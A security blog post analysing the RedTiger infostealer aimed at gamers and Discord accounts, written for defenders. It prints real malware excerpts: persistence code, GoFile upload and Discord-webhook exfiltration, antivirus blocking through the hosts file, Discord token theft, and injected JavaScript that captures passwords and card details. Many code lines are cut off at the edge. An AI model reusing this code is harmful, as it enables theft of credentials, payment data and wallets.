
RedTiger: New Red Teaming Tool in the Wild Targeting Gamers and Discord Accounts

⋮ 10/23/2025



By Jan Michael Alcantara

Summary

Gamers are a hot target for infostealers these days. This blog post is the second we have published this month about an infostealer targeting gamers, with the previous one describing a Python-based malware targeting Discord. This blog post focuses on RedTiger, a red-teaming tool from which we have seen multiple payloads circulating in the wild.

Released to the public in 2024, RedTiger is a relatively new, open-source, Python-based read teaming tool that bundles various security and penetration testing tools, including network scanning, open source intelligence (OSINT) tools, phishing-related toolkits, an infostealer, and Discord-related tools. As is often the case with red-team tools, attackers usually adopt them and use them for malicious purposes. For example, the very popular C2 framework Cobalt Strike has long been cracked and abused by attackers who like its highly customizable feature set. While RedTiger offers multiple separate tools, this post will focus exclusively on the infostealer.

The RedTiger infostealer targets various types of sensitive information, with a primary focus on Discord accounts. It injects custom JavaScript into the Discord client to intercept events. Additionally, it collects browser-stored data

(including payment information), game-related files, cryptocurrency wallet data, and screenshots from the host system. It can also spy through the victim's webcam and overload storage devices by mass-spawning processes and creating files. It also provides various defense evasion techniques and persistence mechanisms. Based on sample filenames and some custom messages, attackers are targeting gamers, with certain samples indicating a possible focus on French-speaking users.

Key Findings

- RedTiger infostealer is a new, open-source red teaming tool, with payloads now appearing in the wild and more variants expected.
- Its exfiltration occurs in two stages: Archived stolen files are first uploaded to GoFile cloud storage, then the download link is sent to the attacker via a Discord webhook.
- Based on filenames and display messages, the attackers are targeting gamers, with some samples targeting French-speaking users.

RedTiger infostealer in the wild

All RedTiger infostealer samples observed in the wild were distributed as binaries compiled with PyInstaller. The samples' filenames suggest a primary focus on gaming users, and several samples include warning messages in French, indicating that some samples are targeting French-speaking victims.

```
def NGVVOYBQYHZSFATONOKHKJTUKVCNMPWQNBPPMOSFOWEBHPIWLCMIRKJYQNEYEFTLPHSIIIKAQEBFTS
    import tkinter as tk
    from tkinter import messagebox
    root = tk.Tk()
    root.withdraw()
    messagebox.showerror('Mis a jour', 'Mis a jour')
```

The RedTiger infostealer is modular, so the various samples use different features and target multiple types of data. In the samples analyzed, the malware focused on Discord data, browser-stored credentials and payment information, cryptocurrency wallets, and game accounts like Roblox.

Let's take a closer look at how RedTiger Stealer operates.

Persistence

The persistence mechanism is available on Windows, Linux, and Darwin (macOS) systems, but must be enabled as an attacker builds the RedTiger infostealer. On Windows, it adds the payload to the startup folder to run at login. Persistence on Linux and Darwin is incomplete. On Linux, it copies the Python script to the autostart folder, but still needs a .desktop file to execute it. On Darwin, it copies the script to the LaunchAgents folder, but a .plist config file is required to run it at login. Neither file is included in the script.

```
try:
    v4r_file_path = os.path.abspath(sys.argv[0])

    if v4r_file_path.endswith(".exe"):
        v4r_ext = "exe"
    elif v4r_file_path.endswith(".py"):
        v4r_ext = "py"

    v4r_new_name = f"  .{v4r_ext}"

    if sys.platform.startswith('win'):
        v4r_folder = os.path.join(os.getenv('APPDATA'), 'Microsoft', 'Windows', 'Start Menu', 'Programs'
    elif sys.platform.startswith('darwin'):
        v4r_folder = os.path.join(os.path.expanduser('~'), 'Library', 'LaunchAgents')
    elif sys.platform.startswith('linux'):
        v4r_folder = os.path.join(os.path.expanduser('~'), '.config', 'autostart')
    v4r_path_new_file = os.path.join(v4r_folder, v4r_new_name)

    shutil.copy(v4r_file_path, v4r_path_new_file)
    os.chmod(v4r_path_new_file, 0o777)
```

Exfiltration

The RedTiger infostealer exfiltrates data in two stages. First, it archives all stolen data from the victim and uploads it to GoFile cloud storage. GoFile allows users to upload files without an account, enabling easy and anonymous use of cloud storage. After uploading, a download link is generated and sent to the attacker through Discord via a webhook. Additionally, it also sends victim details such as IP address, country, and hostname to identify the source of the stolen data.

```
try:
    try: v4r_gofileserver = loads(urlopen("https://api.gofile.io/getServer").read().decode('utf-8'))["data
    except: v4r_gofileserver = "store4"

    v4r_response = requests.post(
        f"https://{v4r_gofileserver}.gofile.io/uploadFile",
        files={"file": (f"RedTiger_{v4r_username_pc.replace(' ', '_')}.zip", v4r_zip_buffer)}
    )

    v4r_download_link = v4r_response.json()["data"]["downloadPage"]
except Exception as e:
    v4r_download_link = f"Error: {e}"
```

```
        name="Summary of Information",
        value=f"""```
    Hostname    : {v4r_hostname_pc}
    Username    : {v4r_username_pc}
    DisplayName : {v4r_displayname_pc}
    Ip Public   : {v4r_ip_address_public}
    Ip Local    : {v4r_ip_adress_local}
    Country     : {v4r_country}```"""
    ).add_field(
        inline=False,
        name="Stolen Information",
        value=f"""```swift
    {"\n".join(v4r_option)}```"""
    ).add_field(
        inline=False,
        name="Download Link",
        value=f"""{v4r_download_link}"""
    ).set_footer(
        text=v4r_footer_text,
        icon_url=v4r_avatar_embed
    )

    try:
        v4r_w3bh00k = discord.SyncWebhook.from_url(v4r_w3bh00k_ur1)
        v4r_w3bh00k.send(embed=embed, username=v4r_username_embed, avatar_url=v4r_av
```

File and process spamming

Another feature of this infostealer is mass file and process spamming, which can overload system resources and hinder forensic analysis by flooding the timeline with meaningless artifacts.

The infostealer creates 100 files with random file extensions from a predefined list. It writes random alphanumeric strings into each file, resulting in unpredictable file sizes. It spawns a new thread for each file creation and waits for all threads to complete, ensuring the process is fully carried out.

```python
def D3f_Sp4mCr34tFil3():
    import random
    import string
    import threading

    ext = [".exe", ".py", ".txt", ".png", ".ico", ".bat",
           ".js", ".php", ".html", ".css", ".mp3", ".mp4",
           ".mov", ".jpg", ".pdf", ".troll", ".cooked",
           ".lol", ".funny", ".virus", ".malware"
           ".redtiger", ".redtiger", ".redtiger", ".redtiger"
    ]
    def D3f_Cr43t():
        file_name = "".join(random.choice(string.ascii_uppercase + string.digits) for _ in range(random.randint(10, 50))) + rando

        with open(file_name, 'w', encoding='utf-8') as file:
            file.write(("".join(random.choice(string.ascii_letters + string.digits + string.punctuation) for i in range(999999))
            (9999999999999999999999999, 99999999999999999999999999999999999999)

    def D3f_Request():
        threads = []
        try:
            for _ in range(int(100)):
                t = threading.Thread(target=D3f_Cr43t)
                t.start()
                threads.append(t)
        except:
            pass

        for thread in threads:
            thread.join()
```

For process spamming, the infostealer launches 100 threads. Each thread executes a loop that launches one instance of every program on the predefined list, resulting in 400 total processes being launched simultaneously across the system.

```python
def D3f_Sp4m0p3nPr0gr4m():
    import subprocess
    import threading

    def D3f_Sp4m():
        programs = [
            'calc.exe',
            'notepad.exe',
            'mspaint.exe',
            'explorer.exe',
        ]
        for program in programs:
            for _ in range(1):
                subprocess.Popen(program)

    def D3f_Request():
        threads = []
        try:
            for _ in range(int(100)):
                t = threading.Thread(target=D3f_Sp4m)
                t.start()
                threads.append(t)
        except:
            pass

        for thread in threads:
            thread.join()
```

Defense evasion features

The infostealer's defense evasion features terminate its process if it detects usernames, hostnames, or hardware IDs from a predefined list typically associated with sandbox environments.

Username

WDAGUtilityAccount	Abby	hmarc	patex	RDhJ0CNFevzX	kEecfMwgj	Frank
8Nl0ColNQ5bq	Lisa	John	george	Bruno	PxmdUOpVyx	8VizSM
w0fjuOVmCcP5A	lmVwjj9b	PqONjHVwexsS	3u2v9m8	Julia	HEUeRzl	fred
server	BvJChRPnsxn	Harry Johnson	SqgFOf3G	Lucas	mike	PateX
h7dk1xPr	Louise	User01	test	RGzcBUyrznReg	stephpie	

Hostnames

0CC47AC83802	BEE7370C-8C0C-4	DESKTOP-ET51AJO	965543	DESKTOP-NAKFFMT	WIN-5E07COS9ALR	B30F0242-1C6A-4	DESKTOP-VRSQLAG

Hostnames

Q9IATRKPRH	XC64ZB	DESKTOP-D019GDM	DESKTOP-WI8CLET	SERVER1	LISA-PC	JOHN-PC	DESKTOP-B0T93D6
DESKTOP-1PYKP29	DESKTOP-1Y2433R'	WILEYPC	WORK	6C4E733F-C2D9-4	RALPHS-PC	DESKTOP-WG3MYJS	DESKTOP-7XC6GEZ
DESKTOP-5OV9S0O	QarZhrdBpj	ORELEEPC	ARCHIBALDPC	JULIA-PC	d1bnJkfVlH	NETTYPC	DESKTOP-BUGIO
DESKTOP-CBGPFEE'	SERVER-PC	TIQIYLA9TW5M	DESKTOP-KALVINO	COMPNAME_4047	DESKTOP-19OLLTD	DESKTOP-DE369SE	EA8C2E2A-D017-4
AIDANPC	LUCAS-PC	MARCI-PC	ACEPC	MIKE-PC	DESKTOP-IAPKN1P	DESKTOP-NTU7VUO	LOUISE-PC
T00917	test42	test					

Hardware IDs

671BC5F7-4B0F-FF43-B923-8B1645581DC8
7AB5C494-39F5-4941-9163-47F54D6D5016
03DE0294-0480-05DE-1A06-350700080009
11111111-2222-3333-4444-555555555555
6F3CA5EC-BEC9-4A4D-8274-11168F640058
ADEEEE9E-EF0A-6B84-B14B-B83A54AFC548
4C4C4544-0050-3710-8058-CAC04F59344A
00000000-0000-0000-0000-AC1F6BD04972
00000000-0000-0000-0000-000000000000
5BD24D56-789F-8468-7CDC-CAA7222CC121
49434D53-0200-9065-2500-65902500E439
49434D53-0200-9036-2500-36902500F022
777D84B3-88D1-451C-93E4-D235177420A7
49434D53-0200-9036-2500-369025000C65
B1112042-52E8-E25B-3655-6A4F54155DBF
00000000-0000-0000-0000-AC1F6BD048FE
EB16924B-FB6D-4FA1-8666-17B91F62FB37
A15A930C-8251-9645-AF63-E45AD728C20C
67E595EB-54AC-4FF0-B5E3-3DA7C7B547E3
C7D23342-A5D4-68A1-59AC-CF40F735B363
63203342-0EB0-AA1A-4DF5-3FB37DBB0670
44B94D56-65AB-DC02-86A0-98143A7423BF
6608003F-ECE4-494E-B07E-1C4615D1D93C
D9142042-8F51-5EFF-D5F8-EE9AE3D1602A
49434D53-0200-9036-2500-369025003AF0
8B4E8278-525C-7343-B825-280AEBCD3BCB
4D4DDC94-E06C-44F4-95FE-33A1ADA5AC27
79AF5279-16CF-4094-9758-F88A616D81B4
FF577B79-782E-0A4D-8568-B35A9B7EB76B
08C1E400-3C56-11EA-8000-3CECEF43FEDE
6ECEAF72-3548-476C-BD8D-73134A9182C8
49434D53-0200-9036-2500-369025003865
119602E8-92F9-BD4B-8979-DA682276D385
12204D56-28C0-AB03-51B7-44A8B7525250
63FA3342-31C7-4E8E-8089-DAFF6CE5E967
365B4000-3B25-11EA-8000-3CECEF44010C
D8C30328-1B06-4611-8E3C-E433F4F9794E
00000000-0000-0000-0000-50E5493391EF
00000000-0000-0000-0000-AC1F6BD04D98
4CB82042-BA8F-1748-C941-363C391CA7F3
B6464A2B-92C7-4B95-A2D0-E5410081B812
BB233342-2E01-718F-D4A1-E7F69D026428
9921DE3A-5C1A-DF11-9078-563412000026
CC5B3F62-2A04-4D2E-A46C-AA41B7050712
00000000-0000-0000-0000-AC1F6BD04986
C249957A-AA08-4B21-933F-9271BEC63C85
BE784D56-81F5-2C8D-9D4B-5AB56F05D86E
ACA69200-3C4C-11EA-8000-3CECEF4401AA
3F284CA4-8BDF-489B-A273-41B44D668F6D
BB64E044-87BA-C847-BC0A-C797D1A16A50

Hardware IDs

2E6FB594-9D55-4424-8E74-CE25A25E36B0
42A82042-3F13-512F-5E3D-6BF4FFFD8518
38AB3342-66B0-7175-0B23-F390B3728B78
48941AE9-D52F-11DF-BBDA-503734826431
032E02B4-0499-05C3-0806-3C0700080009
DD9C3342-FB80-9A31-EB04-5794E5AE2B4C
E08DE9AA-C704-4261-B32D-57B2A3993518
07E42E42-F43D-3E1C-1C6B-9C7AC120F3B9
88DC3342-12E6-7D62-B0AE-C80E578E7B07
5E3E7FE0-2636-4CB7-84F5-8D2650FFEC0E
96BB3342-6335-0FA8-BA29-E1BA5D8FEFBE
0934E336-72E4-4E6A-B3E5-383BD8E938C3
12EE3342-87A2-32DE-A390-4C2DA4D512E9
38813342-D7D0-DFC8-C56F-7FC9DFE5C972
8DA62042-8B59-B4E3-D232-38B29A10964A
3A9F3342-D1F2-DF37-68AE-C10F60BFB462
F5744000-3C78-11EA-8000-3CECEF43FEFE
FA8C2042-205D-13B0-FCB5-C5CC55577A35
C6B32042-4EC3-6FDF-C725-6F63914DA7C7
FCE23342-91F1-EAFC-BA97-5AAE4509E173
CF1BE00F-4AAF-455E-8DCD-B5B09B6BFA8F
050C3342-FADD-AEDF-EF24-C6454E1A73C9
4DC32042-E601-F329-21C1-03F27564FD6C
DEAEB8CE-A573-9F48-BD40-62ED6C223F20
05790C00-3B21-11EA-8000-3CECEF4400D0
5EBD2E42-1DB8-78A6-0EC3-031B661D5C57
9C6D1742-046D-BC94-ED09-C36F70CC9A91
907A2A79-7116-4CB6-9FA5-E5A58C4587CD
A9C83342-4800-0578-1EE8-BA26D2A678D2
D7382042-00A0-A6F0-1E51-FD1BBF06CD71
1D4D3342-D6C4-710C-98A3-9CC6571234D5
CE352E42-9339-8484-293A-BD50CDC639A5
60C83342-0A97-928D-7316-5F1080A78E72
02AD9898-FA37-11EB-AC55-1D0C0A67EA8A
DBCC3514-FA57-477D-9D1F-1CAF4CC92D0F
FED63342-E0D6-C669-D53F-253D696D74DA
2DD1B176-C043-49A4-830F-C623FFB88F3C
4729AEB0-FC07-11E3-9673-CE39E79C8A00
84FE3342-6C67-5FC6-5639-9B3CA3D775A1
DBC22E42-59F7-1329-D9F2-E78A2EE5BD0D
CEFC836C-8CB1-45A6-ADD7-209085EE2A57
A7721742-BE24-8A1C-B859-D7F8251A83D3
3F3C58D1-B4F2-4019-B2A2-2A500E96AF2E
D2DC3342-396C-6737-A8F6-0C6673C1DE08
EADD1742-4807-00A0-F92E-CCD933E9D8C1
AF1B2042-4B90-0000-A4E4-632A1C8C7EB1
FE455D1A-BE27-4BA4-96C8-967A6D3A9661
921E2042-70D3-F9F1-8CBD-B398A21F89C6

Process names

cheatengine	Cheat engine	x32dbg’	x64dbg	ollydbg	windbg	ida
ida64	ghidra	radare2	radare	dbg	immunitydbg	dnspy
softice	edb	debugger	Visual studio debugger	lldb	gdb	valgrind
hex-rays	disassembler	tracer	debugview	procdump	strace	ltrace
drmemory	decompiler	hopper	Binary ninja	bochs	vdb	frida
Api monitor	Process hacker	sysinternals	procexp	Process explorer	Monitor tool	vmmap
xperf	perfview	py-spy	strace-log			

Additionally, the infostealer modifies the hosts file to redirect DNS requests for specific security vendor domains to localhost, effectively blocking access to those vendors.

```
def D3f_B10ck(v4r_w3bsite):
    v4r_hosts_path = os.path.join(os.environ["WINDIR"], "System32", "drivers", "etc
    if not os.path.exists(v4r_hosts_path):
        v4r_hosts_path = os.path.join("C:", "Windows", "System32", "drivers", "etc"

    v4r_redirect = "127.0.0.1"
    with open(v4r_hosts_path, "a") as v4r_file:
        v4r_file.write("\n" + v4r_redirect + " " + v4r_w3bsite)

v4r_w3b51t35_t0_8l0ck = [
    'virustotal.com',
    'www.virustotal.com',
    'www.virustotal.com/gui/home/upload',
    'avast.com',
    'totalav.com',
    'scanguard.com',
    'totaladblock.com',
    'pcprotect.com',
    'mcafee.com',
    'bitdefender.com',
    'us.norton.com',
    'avg.com',
    'malwarebytes.com',
    'pandasecurity.com',
    'avira.com',
    'norton.com',
    'eset.com',
    'zillya.com',
    'kaspersky.com',
    'usa.kaspersky.com',
    'sophos.com',
```

Data targeted by RedTiger

The sections below describe the data targeted by RedTiger and the techniques used to collect them.

Sensitive Discord information, through app modification

Among the information that RedTiger targets is Discord account and payment information. It starts by defining two regular expressions to capture both plain and encrypted Discord tokens. It will then locate the database files (*.log and *ldb) of Discord or browser applications, terminate the process, and then search for the Discord token using the regular expressions.

Once it collects the Discord token, it will run a function used to validate the token. It does so by sending a GET request to the Discord API endpoint /users/@me, which returns True if the Discord API returns 200 HTTP status.

```
for v4r_name, v4r_path, v4r_proc_name in v4r_paths:
    if not os.path.exists(v4r_path):

        continue
    v4r__d15c0rd = v4r_name.replace(" ", "").lower()
    if "cord" in v4r_path:
        if not os.path.exists(os.path.join(v4r_path_appdata_roaming, v4r__d15c0rd, 'Local State')):
            continue
        for v4r_file_name in os.listdir(v4r_path):
            if v4r_file_name[-3:] not in ["log", "ldb"]:
                continue
            v4r_total_path = os.path.join(v4r_path, v4r_file_name)
            if os.path.exists(v4r_total_path):
                with open(v4r_total_path, errors='ignore') as v4r_file:
                    for v4r_line in v4r_file:
                        for y in re.findall(v4r_regexp_enc, v4r_line.strip()):
                            v4r_t0k3n = D3f_DecryptVal(base64.b64decode(y.split('dQw4w9WgXcQ:')[1]), D3f_GetMasterK
                            (v4r_path_appdata_roaming, v4r__d15c0rd, 'Local State'))
                            if D3f_ValidateT0k3n(v4r_t0k3n, v4r_base_url):
                                v4r_uid = requests.get(v4r_base_url, headers={'Authorization': v4r_t0k3n}).json()[
                                if v4r_uid not in v4r_uids:
                                    v4r_t0k3n5.append(v4r_t0k3n)
                                    v4r_uids.append(v4r_uid)
                                    v4r_token_info[v4r_t0k3n] = (v4r_name, v4r_total_path)
```

Once the Discord tokens are validated, it will send another GET request to the same API endpoint, and collect several details including username, global displayname, user ID, email and verification status and MFA setting, and subscription level.

```
try: v4r_api = requests.get('https://discord.com/api/v8/users/@me', headers={'Authorization': v4r_t0k3n_
except: v4r_api = {"None": "None"}

v4r_u53rn4m3_d15c0rd = v4r_api.get('username', "None") + '#' + v4r_api.get('discriminator', "None")
v4r_d15pl4y_n4m3_d15c0rd = v4r_api.get('global_name', "None")
v4r_us3r_1d_d15c0rd = v4r_api.get('id', "None")
v4r_em4i1_d15c0rd = v4r_api.get('email', "None")
v4r_em4il_v3rifi3d_d15c0rd = v4r_api.get('verified', "None")
v4r_ph0n3_d15c0rd = v4r_api.get('phone', "None")
v4r_c0untry_d15c0rd = v4r_api.get('locale', "None")
v4r_mf4_d15c0rd = v4r_api.get('mfa_enabled', "None")

try:
    if v4r_api.get('premium_type', 'None') == 0:
        v4r_n1tr0_d15c0rd = 'False'
    elif v4r_api.get('premium_type', 'None') == 1:
        v4r_n1tr0_d15c0rd = 'Nitro Classic'
    elif v4r_api.get('premium_type', 'None') == 2:
        v4r_n1tr0_d15c0rd = 'Nitro Boosts'
    elif v4r_api.get('premium_type', 'None') == 3:
        v4r_n1tr0_d15c0rd = 'Nitro Basic'
    else:
        v4r_n1tr0_d15c0rd = 'False'
```

The RedTiger infostealer then proceeds to siphon the victim's banking information saved in Discord. This includes bank payment information, PayPal account, and promotion codes. It does so by sending a GET request to Discord's API endpoint using the stolen token.

```
    v4r_billing_discord = requests.get('https://discord.com/api/v6/users/@me/billing/payment-sources', headers={'Authorization': v4r_t
    if v4r_billing_discord:
        v4r_p4ym3nt_m3th0d5_d15c0rd = []

        for v4r_method in v4r_billing_discord:
            if v4r_method['type'] == 1:
                v4r_p4ym3nt_m3th0d5_d15c0rd.append('Bank Card')
            elif v4r_method['type'] == 2:
                v4r_p4ym3nt_m3th0d5_d15c0rd.append("Paypal")
            else:
                v4r_p4ym3nt_m3th0d5_d15c0rd.append('Other')
        v4r_p4ym3nt_m3th0d5_d15c0rd = ' / '.join(v4r_p4ym3nt_m3th0d5_d15c0rd)
    else:
        v4r_p4ym3nt_m3th0d5_d15c0rd = "None"
except:
    v4r_p4ym3nt_m3th0d5_d15c0rd = "None"

try:
    v4r_gift_codes = requests.get('https://discord.com/api/v9/users/@me/outbound-promotions/codes', headers={'Authorization': v4r_t0k3
    if v4r_gift_codes:
        v4r_codes = []
        for v4r_g1ft_c0d35_d15c0rd in v4r_gift_codes:
            v4r_name = v4r_g1ft_c0d35_d15c0rd['promotion']['outbound_title']
            v4r_g1ft_c0d35_d15c0rd = v4r_g1ft_c0d35_d15c0rd['code']
            v4r_data = f"Gift: \"{v4r_name}\" Code: \"{v4r_g1ft_c0d35_d15c0rd}\""
```

Lastly, the infostealer injects a custom JavaScript into Discord's client index.js file (discord_desktop_core) to monitor and intercept Discord traffic. It intercepts API calls to Discord, Braintree, and Stripe and inspects the data sent for event-specific keywords to selectively capture traffic. It monitors several activities, including payment information modification, purchases, login activities (including MFA), and downloading billing information.

Notably, one of the events monitored is changing the victim's email address and password. This means that even if the victim changes their password, the infostealer will still grab the new credentials, along with the new Discord tokens.

```
  filter: {
    urls: [
      'https://discord.com/api/v*/users/@me',
      'https://discordapp.com/api/v*/users/@me',
      'https://*.discord.com/api/v*/users/@me',
      'https://discordapp.com/api/v*/auth/login',
      'https://discord.com/api/v*/auth/login',
      'https://*.discord.com/api/v*/auth/login',
      'https://api.braintreegateway.com/merchants/49pp2rp4phym7387/client_api/v*/payment_methods/paypa
      'https://api.stripe.com/v*/tokens',
      'https://api.stripe.com/v*/setup_intents/*/confirm',
      'https://api.stripe.com/v*/payment_intents/*/confirm',
    ],
  },
  filter2: {
    urls: [
      'https://status.discord.com/api/v*/scheduled-maintenances/upcoming.json',
      'https://*.discord.com/api/v*/applications/detectable',
      'https://discord.com/api/v*/applications/detectable',
      'https://*.discord.com/api/v*/users/@me/library',
      'https://discord.com/api/v*/users/@me/library',
      'wss://remote-auth-gateway.discord.gg/*',
    ],
  },
};
```

```
session.defaultSession.webRequest.onCompleted(config.filter, async (details, _) => {
  if (details.statusCode !== 200 && details.statusCode !== 202) return;
  const unparsed_data = Buffer.from(details.uploadData[0].bytes).toString();
  const data = JSON.parse(unparsed_data);
  const token = await execScript(
    `(webpackChunkdiscord_app.push([[''],{},e=>{m=[];for(let c in e.c)m.push(e.c[c])}]),m).find(m=>m?.exports?.default?.getToken!==void 0).export
  );
  switch (true) {
    case details.url.endsWith('login'):
      login(data.login, data.password, token).catch(console.error);
      break;

    case details.url.endsWith('users/@me') && details.method === 'PATCH':
      if (!data.password) return;
      if (data.email) {
        emailChanged(data.email, data.password, token).catch(console.error);
      }
      if (data.new_password) {
        passwordChanged(data.password, data.new_password, token).catch(console.error);
      }
      break;

    case details.url.endsWith('tokens') && details.method === 'POST':
      const item = querystring.parse(unparsedData.toString());
      ccAdded(item['card[number]'], item['card[cvc]'], item['card[exp_month]'], item['card[exp_year]'], token).catch(console.error);
      break;
```

The table below summarizes the endpoint and event that the infostealer is targeting.

API Endpoint	Event/Action
/auth/login	User logging in (captures username/email & password)
/users/@me (GET/PATCH)	Fetching or updating user profile (captures token, email change, password change, MFA, etc.)
/users/@me PATCH	Changing user details (password/email change, profile updates)
/billing/payment-sources (Stripe API)	Adding or modifying billing/payment sources (captures card/PayPal details)
/store/skus/*/purchase (Stripe API)	Purchasing Discord Nitro or other store items (captures Nitro gift codes, payment info)
/tokens (Stripe API)	Adding a new credit card

Sensitive files

Another target of the RedTiger infostealer is a set of files in user profile directories that have filenames matching predefined keywords. It scans for files ending in .txt, .sql, or .zip. If the filename exactly matches one of the configured keywords, the file is added to a ZIP archive under the internal path Interesting Files with a randomized suffix to avoid name collisions.

```
v4r_keywords = [
    "2fa", "mfa", "2step", "otp", "verification", "verif",
    "acount", "account", "compte", "identifiant", "login",
    "personnel", "personal", "perso",
    "banque", "bank", "funds", "fonds", "paypal", "casino",
    "crypto", "cryptomonnaie", "bitcoin", "btc", "eth", "ethereum", "atomic", "exodus", "binance", "metamask", "trading", "échange", "exchange", "wa
    "ledger", "trezor", "seed", "seed phrase", "phrase de récupération", "recovery", "récupération", "recovery phrase", "phrase de récupération", "m
    "passphrase", "phrase secrète", "wallet key", "clé de portefeuille", "mywallet", "backupwallet", "wallet backup", "sauvegarde de portefeuille",
    privée", "keystore", "trousseau", "json", "trustwallet", "safepal", "coinbase", "kucoin", "kraken", "blockchain", "bnb", "usdt",
    "telegram", "disc", "discord", "token", "tkn", "webhook", "api", "bot", "tokendisc",
    "key", "clé", "cle", "keys", "private", "prive", "privé", "secret", "steal", "voler", "access", "auth",
    "mdp", "motdepasse", "mot_de_passe", "password", "psw", "pass", "passphrase", "phrase", "pwd", "passwords",
    "data", "donnée", "donnee", "donnees", "details",
    "confidential", "confidentiel", "sensitive", "sensible", "important", "privilege", "privilège"
    "vault", "safe", "locker", "protection", "hidden", "caché", "cache",
    "identity", "identité", "passport", "passeport", "permis",
    "pin", "nip",
    "leak", "dump", "exposed", "hack", "crack", "pirate", "piratage", "breach", "faille",
    "master", "admin", "administrator", "administrateur", "root", "owner", "propriétaire", "proprietaire",
    "keyfile", "keystore", "seedphrase", "recoveryphrase", "privatekey", "publickey",
    "accountdata", "userdata", "logininfo", "seedbackup",
]
```

Game and crypto wallet data

The RedTiger infostealer targets cryptocurrency wallets and game-related applications. It attempts to terminate associated processes to release locked files, copies the specified directories and files from a predefined list, records the original path in a path.txt file, and stores all collected data inside the archive under Session Files/<AppName>/Files/.

```
v4r_session_files = [
    ("Zcash",           os.path.join(v4r_path_appdata_roaming,   "Zcash"),                                          "zcash.exe",
    ("Armory",          os.path.join(v4r_path_appdata_roaming,   "Armory"),                                        "armory.exe",
    ("Bytecoin",        os.path.join(v4r_path_appdata_roaming,   "bytecoin"),                                      "bytecoin.exe",
    ("Guarda",          os.path.join(v4r_path_appdata_roaming,   "Guarda", "Local Storage", "leveldb"),            "guarda.exe",
    ("Atomic Wallet",   os.path.join(v4r_path_appdata_roaming,   "atomic", "Local Storage", "leveldb"),            "atomic.exe",
    ("Exodus",          os.path.join(v4r_path_appdata_roaming,   "Exodus", "exodus.wallet"),                       "exodus.exe",
    ("Binance",         os.path.join(v4r_path_appdata_roaming,   "Binance", "Local Storage", "leveldb"),           "binance.exe",
    ("Jaxx Liberty",    os.path.join(v4r_path_appdata_roaming,   "com.liberty.jaxx", "IndexedDB", "file__0.indexeddb.leveldb"), "jaxx.exe",
    ("Electrum",        os.path.join(v4r_path_appdata_roaming,   "Electrum", "wallets"),                           "electrum.exe",
    ("Coinomi",         os.path.join(v4r_path_appdata_roaming,   "Coinomi", "Coinomi", "wallets"),                 "coinomi.exe",
    ("Trust Wallet",    os.path.join(v4r_path_appdata_roaming,   "Trust Wallet"),                                  "trustwallet.exe",
    ("AtomicDEX",       os.path.join(v4r_path_appdata_roaming,   "AtomicDEX"),                                     "atomicdex.exe",
    ("Wasabi Wallet",   os.path.join(v4r_path_appdata_roaming,   "WalletWasabi", "Wallets"),                       "wasabi.exe",
    ("Ledger Live",     os.path.join(v4r_path_appdata_roaming,   "Ledger Live"),                                   "ledgerlive.exe",
    ("Trezor Suite",    os.path.join(v4r_path_appdata_roaming,   "Trezor", "suite"),                               "trezor.exe",
    ("Blockchain Wallet", os.path.join(v4r_path_appdata_roaming, "Blockchain", "Wallet"),                          "blockchain.exe",
    ("Mycelium",        os.path.join(v4r_path_appdata_roaming,   "Mycelium", "Wallets"),                           "mycelium.exe",
    ("Crypto.com",      os.path.join(v4r_path_appdata_roaming,   "Crypto.com", "appdata"),                         "crypto.com.exe",
    ("BRD",             os.path.join(v4r_path_appdata_roaming,   "BRD", "wallets"),                                "brd.exe",
    ("Coinbase Wallet", os.path.join(v4r_path_appdata_roaming,   "Coinbase", "Wallet"),                            "coinbase.exe",
    ("Zerion",          os.path.join(v4r_path_appdata_roaming,   "Zerion", "wallets"),                             "zerion.exe",
